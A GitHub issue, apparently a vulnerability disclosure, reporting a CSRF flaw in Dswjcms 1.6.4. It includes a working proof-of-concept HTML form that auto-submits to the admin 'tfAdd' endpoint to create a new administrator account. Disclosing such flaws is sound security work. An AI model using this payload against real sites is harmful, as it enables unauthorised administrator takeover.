<> Code   ⊙ Issues 7   ⅂↑ Pull requests   ▷ Actions   ⊞ Projects   📖 Wiki   🛡 Security   ···

New issue

There is a CSRF vulnerability in Dswjcms 1.6.4 #6

⊙ Open   **5huai** opened this issue on May 14, 2019 · 0 comments

5huai commented on May 14, 2019

A CSRF vulnerability exists in Dswjcms 1.6.4, allowing an attacker to add administrator users via the index.php/Dswjcms/User/tfAdd

After the administrator user logged in ,open the following page that can add a administrator user
Exp:

```
<html>
<body>
<form id="csrf" name="csrf" action="http://127.0.0.1/index.php/Dswjcms/User/tfAdd" method="POST">
<input type="text" name="q" value="am" />
<input type="text" name="u" value="%2Findex.php%2FDswjcms%2FUser%2Fmanage.html" />
<input type="text" name="username" value="admin3" />
<input type="text" name="email" value="aadmin3@qq.com" />
<input type="text" name="password" value="admin3" />
<input type="submit" value="submit" />
</form>
<script>
document.csrf.submit();
</script>
</body>
</html>
```


Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant